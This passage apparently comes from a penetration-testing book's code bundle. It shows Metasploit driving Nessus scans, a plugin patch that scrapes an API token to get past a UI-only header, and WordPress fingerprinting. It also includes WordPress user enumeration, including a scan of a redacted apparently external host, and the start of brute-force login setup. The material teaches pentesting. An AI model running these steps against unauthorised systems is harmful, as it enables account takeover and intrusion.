/usr/local/share/metasploit-framework/plugins/nessus.rb:979:in `cmd_nessus_scan_new'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:523:in `run_command'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:474:in `block in run_single'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `each'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `run_single'
/usr/local/share/metasploit-framework/lib/rex/ui/text/shell.rb:151:in `run'
/usr/local/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
/usr/local/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/local/bin/msfconsole:49:in `<main>'
msf5 >
```

```
147           :authenticationmethod => true
148         }
149         res = http_post(:uri=>"/session", :data=>payload)
150         if res['token']
151           @token = "token=#{res['token']}"
152           @x_cookie = {'X-Cookie'=>@token}
153           return true
154         else
155           false
156         end
157       end
158
159       # checks if we're logged in correctly
160       #
```


```
149       res = http_post(:uri=>"/session", :data=>payload)
150       if res['token']
151         @token = "token=#{res['token']}"
152         #@x_cookie = {'X-Cookie'=>@token}
153
154         #Starting from Nessus 7.x, Tenable protects some endpoints with a custom header
155         #so that they can only be called from the user interface (supposedly).
156         res = http_get({:uri=>"/nessus6.js", :raw_content=> true})
157         @api_token = res.scan(/([A-Z0-9]{8}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{12})/).first.last
158         @x_cookie = {'X-Cookie'=>@token, 'X-API-Token'=> @api_token}
159         return true
160       else
161         false
162       end
163     end
```

```
msf5 >
msf5 > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
MY-FIRST-SCAN "Scan Test 1" 192.168.2.1
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd
788d6be818b65, called MY-FIRST-SCAN - Scan Test 1 and scanning 192.168.2.1
[*] New scan added
[*] Use nessus_scan_launch 303 to launch the scan
Scan ID  Scanner ID  Policy ID  Targets      Owner
-------  ----------  ---------  -------      -----
303      1           302        192.168.2.1  root

msf5 >
```

```
msf5 >
msf5 > nessus_scan_list
Scan ID  Name           Owner  Started  Status  Folder
-------  ----           -----  -------  ------  ------
303      MY-FIRST-SCAN  root            empty   3

msf5 >
```





```
msf5 >
msf5 > nessus_scan_launch
[*] Usage:
[*] nessus_scan_launch <scan ID>
[*] Use nessus_scan_list to list all the availabla scans with their corresponding scan IDs
msf5 >
msf5 > nessus_scan_launch 303
[+] Scan ID 303 successfully launched. The Scan UUID is 643aee68-f610-83bf-1da9-34ec6f1c4f91f11a27dc7eab1e98
msf5 >
```




```
msf5 >
msf5 > nessus_scan_details -h
[*] Usage:
[*] nessus_scan_details <scan ID> <category> -S searchterm
[*] Availble categories are info, hosts, vulnerabilities, and history
[*] Use nessus_scan_list to list all available scans with their corresponding scan IDs
msf5 >
msf5 > nessus_scan_details 303 info
Status   Policy             Scan Name      Scan Targets  Scan Start Time  Scan End Time
------   ------             ---------      ------------  ---------------  -------------
running  Basic Network Scan  MY-FIRST-SCAN  192.168.2.1   1564916023

msf5 >
```

```
msf5 >
msf5 > nessus_scan_details 303 vulnerabilities
Plugin ID  Plugin Name                                                  Plugin Family      Count
---------  -----------                                                  -------------      -----
10107      HTTP Server Type and Version                                 Web Servers        1
10113      ICMP Netmask Request Information Disclosure                  General            1
10267      SSH Server Type and Version Information                      Service detection  1
10287      Traceroute Information                                       General            1
10386      Web Server No 404 Error Code Check                           Web Servers        1
10663      DHCP Server Detection                                        Service detection  1
11002      DNS Server Detection                                         DNS                2
11219      Nessus SYN scanner                                           Port scanners      6
11819      TFTP Daemon Detection                                        Service detection  1
12217      DNS Server Cache Snooping Remote Information Disclosure      DNS                1
22964      Service Detection                                            Service detection  4
24260      HyperText Transfer Protocol (HTTP) Information               Web Servers        1
25220      TCP/IP Timestamps Supported                                  General            1
50686      IP Forwarding Enabled                                        Firewalls          1
70657      SSH Algorithms and Languages Supported                       Misc.              1
70658      SSH Server CBC Mode Ciphers Enabled                          Misc.              1
126779     Apache Pluto Web Interface Detection                         Misc.              1

msf5 >
```


```
msf5 >
msf5 > nessus_scan_details 312 history
History ID  Status     Creation Date  Last Modification Date
----------  ------     -------------  ----------------------
313         completed  1564923905
```




```
msf5 >
msf5 > nessus_report_hosts
[*] Usage:
[*] nessus_report_hosts <scan ID> -S searchterm
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf5 >
msf5 > nessus_report_hosts 303

Host ID  Hostname     % of Critical Findings  % of High Findings  % of Medium Findings  % of Low Findings
-------  --------     ----------------------  ------------------  --------------------  -----------------
2        192.168.2.1  0                       0                   2                     2

msf5 >
```

```
msf5 > nessus_report_vulns
[*] Usage:
[*] nessus_report_vulns <scan ID>
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf5 >
msf5 > nessus_report_vulns 303

Plugin ID  Plugin Name                                          Plugin Family      Vulnerability Count
---------  -----------                                          -------------      -------------------
10092      FTP Server Detection                                 Service detection  1
10107      HTTP Server Type and Version                         Web Servers        1
10113      ICMP Netmask Request Information Disclosure          General            1
10267      SSH Server Type and Version Information              Service detection  1
10287      Traceroute Information                               General            1
10386      Web Server No 404 Error Code Check                   Web Servers        1
10663      DHCP Server Detection                                Service detection  1
10881      SSH Protocol Versions Supported                      General            1
```

```
msf5 >
msf5 >
msf5 > nessus_db_scan
[*] Usage:
[*] nessus_db_scan <policy ID> <scan name> <scan description>
[*] Use nessus_policy_list to list all available policies with their corresponding policy IDs
msf5 >
msf5 > nessus_db_scan c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf WEB-SCAN "Web Application Scanning (Basic)"
[*] Creating scan from policy c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf, called "WEB-SCAN" and scanning all hosts in al
l the workspaces
[*] Scan ID 309 successfully created and launched
msf5 >
```




```
msf5 >
msf5 > workspace
  default
* NESSUS-WEB
msf5 > hosts

Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
192.168.2.1

msf5 >
```

```
msf5 >
msf5 > nessus_db_scan_workspace
[*] Usage:
[*] nessus_db_scan_workspace <policy ID> <scan name> <scan description> <workspace>
[*] Use nessus_policy_list to list all available policies with their corresponding policy ID
s
msf5 >
msf5 > nessus_db_scan_workspace c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf WEB-APP
-SCAN-2 "Web Application Scan using MSF DB (Workspace)" NESSUS-WEB
[*] Switched workspace: NESSUS-WEB
[*] Targets: 192.168.2.1,
[*] Creating scan from policy c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf, called "
WEB-APP-SCAN-2" and scanning all hosts in NESSUS-WEB
[*] Scan ID 312 successfully created
[*] Run nessus_scan_launch 312 to launch the scan
msf5 >
```


```
msf5 >
msf5 > nessus_scan_launch 312
[+] Scan ID 312 successfully launched. The Scan UUID is a050d5d6-0760-9573-5eb3-31fa5b0c2c6882935fc9f81271c1
msf5 >
msf5 > nessus_scan_details 312 info
Status     Policy                Scan Name       Scan Targets  Scan Start Time  Scan End Time
------     ------                ---------       ------------  ---------------  -------------
completed  Web Application Tests  WEB-APP-SCAN-2  192.168.2.1   1564923905       1564924029

msf5 >
```

```
msf5 >
msf5 > nessus_scan_export 312 Nessus
[+] The export file ID for scan ID 312 is 349764632
[*] Checking export status...
[*] Export status: loading
[*] Export status: ready
[+] The status of scan ID 312 export is ready
msf5 >
msf5 >
msf5 > nessus_report_download 312 349764632
[*] Report downloaded to /Users/Harry/.msf4/local directory
msf5 >
```

```
msf5 > db_import /Users/Harry/.msf4/local/312-349764632
[*] Successfully imported /Users/Harry/.msf4/local/312-349764632
msf5 > vulns

Vulnerabilities
===============

Timestamp                Host         Name                                                                        References
---------                ----         ----                                                                        ----------
2019-08-04 13:20:14 UTC  192.168.2.1  Nessus Scan Information                                                      NSS-19506
2019-08-04 13:20:14 UTC  192.168.2.1  HyperText Transfer Protocol (HTTP) Information                               NSS-24260
2019-08-04 13:20:14 UTC  192.168.2.1  HTTP Methods Allowed (per directory)                                        NSS-43111
2019-08-04 13:20:14 UTC  192.168.2.1  HTTP Server Type and Version                                                 NSS-10107
2019-08-04 13:20:14 UTC  192.168.2.1  Web Server No 404 Error Code Check                                           NSS-10386
2019-08-04 13:20:14 UTC  192.168.2.1  Web Application Sitemap                                                      NSS-91815
2019-08-04 13:20:14 UTC  192.168.2.1  Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header  NSS-50344
2019-08-04 13:20:14 UTC  192.168.2.1  Nessus SYN scanner                                                           NSS-11219
2019-08-04 13:20:14 UTC  192.168.2.1  Nessus SYN scanner                                                           NSS-11219
2019-08-04 13:20:14 UTC  192.168.2.1  Nessus SYN scanner                                                           NSS-11219
2019-08-04 13:20:14 UTC  192.168.2.1  Nessus SYN scanner                                                           NSS-11219
2019-08-04 13:20:14 UTC  192.168.2.1  Nessus SYN scanner                                                           NSS-11219
2019-08-04 13:20:14 UTC  192.168.2.1  Nessus SYN scanner                                                           NSS-11219
```

```
msf5 > hosts

Hosts
=====

address      mac  name         os_name                 os_flavor  os_sp  purpose  info  comments
-------      ---  ----         -------                 ---------  -----  -------  ----  --------
192.168.2.1       192.168.2.1  3Com SuperStack Switch                     device

msf5 > services
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.2.1  21    tcp    ftp   open
192.168.2.1  22    tcp    ssh   open
192.168.2.1  23    tcp          open
192.168.2.1  53    tcp    dns   open
192.168.2.1  80    tcp    www   open
192.168.2.1  5431  tcp          open

msf5 >
```

Chapter 8: Pentesting CMSes - WordPress




```
root@FuzzerOS:/var/www/html/wp5.0.0# ls
index.php         wp-blog-header.php    wp-cron.php         wp-mail.php        zQZhXspmTI.php
license.txt       wp-comments-post.php  wp-includes         wp-settings.php
readme.html       wp-config-sample.php  wp-links-opml.php   wp-signup.php
wp-activate.php   wp-config.php         wp-load.php         wp-trackback.php
wp-admin          wp-content            wp-login.php        xmlrpc.php
root@FuzzerOS:/var/www/html/wp5.0.0#
```


Not Secure
[redacted]eadme.html
WordPress
Version 3.4.2
Semantic Personal Publishing Platform
First Things First
Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I'm proud to be a part of. Thousands of hours have gone into WordPress, and we're dedicated to making it better every day. Thank you for making it part of your world.
— Matt Mullenweg
Installation: Famous 5-minute install


Not Secure | view-source:blog[redacted]com
29 <meta name="generator" content="WordPress 3.0" />
30
31 <!-- All in One SEO Pack 1.6.13.3 by Michael Torbert of


10 <title>Log In ‹ Pentesting CMS – 101 — WordPress</title>
11 <link rel='dns-prefetch' href='//s.w.org' />
12 <script type='text/javascript' src='http://192.168.2.17/wp5.0.0/wp-includes/js/jquery/jquery.js?ver=1.12.4'></script>
13 <script type='text/javascript' src='http://192.168.2.17/wp5.0.0/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
14 stylesheet' id='dashicons-css' href='http://192.168.2.17/wp5.0.0/wp-includes/css/dashicons.min.css?ver=5.0.4' type='text/css' media='all' />
15 'stylesheet' id='buttons-css' href='http://192.168.2.17/wp5.0.0/wp-includes/css/buttons.min.css?ver=5.0.4' type='text/css' media='all' />
16 <link rel='stylesheet' id='forms-css' href='http://192.168.2.17/wp5.0.0/wp-admin/css/forms.min.css?ver=5.0.4' type='text/css' media='all' />
17 <link rel='stylesheet' id='l10n-css' href='http://192.168.2.17/wp5.0.0/wp-admin/css/l10n.min.css?ver=5.0.4' type='text/css' media='all' />
18 <link rel='stylesheet' id='login-css' href='http://192.168.2.17/wp5.0.0/wp-admin/css/login.min.css?ver=5.0.4' type='text/css' media='all' />
19 <meta name='robots' content='noindex,noarchive' />
20 <meta name='referrer' content='strict-origin-when-cross-origin' />
21 <meta name="viewport" content="width=device-width" />

```
<?xml version="1.0" encoding="UTF-8"?><rss version="2.0"
        xmlns:content="http://purl.org/rss/1.0/modules/content/"
        xmlns:wfw="http://wellformedweb.org/CommentAPI/"
        xmlns:dc="http://purl.org/dc/elements/1.1/"
        xmlns:atom="http://www.w3.org/2005/Atom"
        xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
        xmlns:slash="http://purl.org/rss/1.0/modules/slash/"
        >

<channel>
        <title>Pentesting CMS &#8211; 101</title>
        <atom:link href="http://192.168.2.17/wp5.0.0/index.php/feed/" rel="self" type="application/rss+xml" />
        <link>http://192.168.2.17/wp5.0.0</link>
        <description>Just another WordPress site</description>
        <lastBuildDate>Sun, 16 Jun 2019 12:22:53 +0000</lastBuildDate>
        <language>en-US</language>
        <sy:updatePeriod>hourly</sy:updatePeriod>
        <sy:updateFrequency>1</sy:updateFrequency>
        <generator>https://wordpress.org/?v=5.0.4</generator>
        <item>
                <title>Hello world!</title>
                <link>http://192.168.2.17/wp5.0.0/index.php/2019/06/16/hello-world/</link>
                <comments>http://192.168.2.17/wp5.0.0/index.php/2019/06/16/hello-world/#comments</comments>
                <pubDate>Sun, 16 Jun 2019 12:22:53 +0000</pubDate>
                <dc:creator><![CDATA[harry]]></dc:creator>
                                <category><![CDATA[Uncategorized]]></category>

                <guid isPermaLink="false">http://192.168.2.17/wp5.0.0/?p=1</guid>
                <description><![CDATA[Welcome to WordPress. This is your first post. Edit or delete it, then start writing!]]></description>
                                <content:encoded><![CDATA[
<p>Welcome to WordPress. This is your first post. Edit or delete it, then start writing!</p>
]]></content:encoded>
                        <wfw:commentRss>http://192.168.2.17/wp5.0.0/index.php/2019/06/16/hello-world/feed/</wfw:commentRss>
                <slash:comments>1</slash:comments>
                </item>
        </channel>
</rss>
```

Not Secure | 192.168.2.17/wp5.0.0/wp-links-opml.php

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<opml version="1.0">
  ▼<head>
     <title>Links for Pentesting CMS – 101</title>
     <dateCreated>Sun, 16 Jun 2019 15:18:38 GMT</dateCreated>
     <!--  generator="WordPress/5.0.4"  -->
   </head>
   <body> </body>
 </opml>
```

```
Harry@xXxZombi3xXx ~/Downloads/wp5.0
Harry@xXxZombi3xXx ~/Downloads/wp5.0 find . -name \*.js -type f -exec md5 {} \;
MD5 (./wp-admin/js/media-upload.min.js) = f320174ed63de275264dcf5430c309dc
MD5 (./wp-admin/js/revisions.js) = 8d1b4d8308f2fc136df5dd875ee5529f
MD5 (./wp-admin/js/dashboard.min.js) = cdc52185bc346b9a55af6d5015d763cb
MD5 (./wp-admin/js/updates.js) = 06a4eaec20bc68b7f434a5e66af39ba6
MD5 (./wp-admin/js/user-suggest.min.js) = e089545cd7fcde5c7cd70de3a70139e1
MD5 (./wp-admin/js/word-count.js) = 5c34b03b6ec23142fc52a77a51dbd00a
MD5 (./wp-admin/js/set-post-thumbnail.js) = 2b5153576d1eee4002fb7ed9e5831251
MD5 (./wp-admin/js/xfn.min.js) = 1b6f6842124166a08328aa7ad376027e
MD5 (./wp-admin/js/tags-suggest.js) = e6b0ed85e26e70669c5715c7ad0f093e
MD5 (./wp-admin/js/custom-background.js) = 3e22f2941127d8ca57718fa7de91568b
MD5 (./wp-admin/js/xfn.js) = 8de5f12403af4eb425b9ae18dad17266
MD5 (./wp-admin/js/theme-plugin-editor.js) = 520d3d51ba9b168fd8ebdec6fe62355c
```

```
msf5 auxiliary(scanner/http/wordpress_scanner) > set ssl true
ssl => true
msf5 auxiliary(scanner/http/wordpress_scanner) > set rport 443
rport => 443
msf5 auxiliary(scanner/http/wordpress_scanner) > set rhosts [redacted]
rhosts => [redacted]5
msf5 auxiliary(scanner/http/wordpress_scanner) > set vhost [redacted]com
vhost => [redacted]com
msf5 auxiliary(scanner/http/wordpress_scanner) > run
```

```
msf5 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying [redacted]
[+] 2[redacted]5 running Wordpress 5.2.2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf5 >
msf5 > use auxiliary/scanner/http/wordpress_login_enum
msf5 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE           true             yes       Perform brute force authentication
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   ENUMERATE_USERNAMES  true             yes       Enumerate usernames
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RANGE_END            10               no        Last user id to enumerate
   RANGE_START          1                no        First user id to enumerate
   RHOSTS                                yes       The target address range or CIDR identifier
   RPORT                80               yes       The target port (TCP)
   SSL                  false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TARGETURI            /                yes       The base path to the wordpress application
   THREADS              1                yes       The number of concurrent threads
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VALIDATE_USERS       true             yes       Validate usernames
   VERBOSE              true             yes       Whether to print output for all attempts
   VHOST                                 no        HTTP server virtual host

msf5 auxiliary(scanner/http/wordpress_login_enum) >
```

```
msf5 auxiliary(scanner/http/wordpress_login_enum) > set bruteforce false
bruteforce => false
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] /wp5.0.0/ - WordPress Version 5.0 detected
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Enumeration - Running User Enumeration
[+] /wp5.0.0/ - Found user 'wp-admin' with id 1
[+] /wp5.0.0/ - Usernames stored in: /Users/Harry/.msf4/loot/20190702225934_default_192.168.2.17_wordpress.users_811371.txt
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Validation - Running User Validation
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wordpress_login_enum) >
```

```
msf5 >
msf5 > use auxiliary/scanner/http/wordpress_login_enum
msf5 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE           true             yes       Perform brute force authentication
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   ENUMERATE_USERNAMES  true             yes       Enumerate usernames
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RANGE_END            10               no        Last user id to enumerate
   RANGE_START          1                no        First user id to enumerate
   RHOSTS                                yes       The target address range or CIDR identifier
   RPORT                80               yes       The target port (TCP)
   SSL                  false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TARGETURI            /                yes       The base path to the wordpress application
   THREADS              1                yes       The number of concurrent threads
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VALIDATE_USERS       true             yes       Validate usernames
   VERBOSE              true             yes       Whether to print output for all attempts
   VHOST                                 no        HTTP server virtual host

msf5 auxiliary(scanner/http/wordpress_login_enum) >
```


```
msf5 auxiliary(scanner/http/wordpress_login_enum) > set username wp-admin
username => wp-admin
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
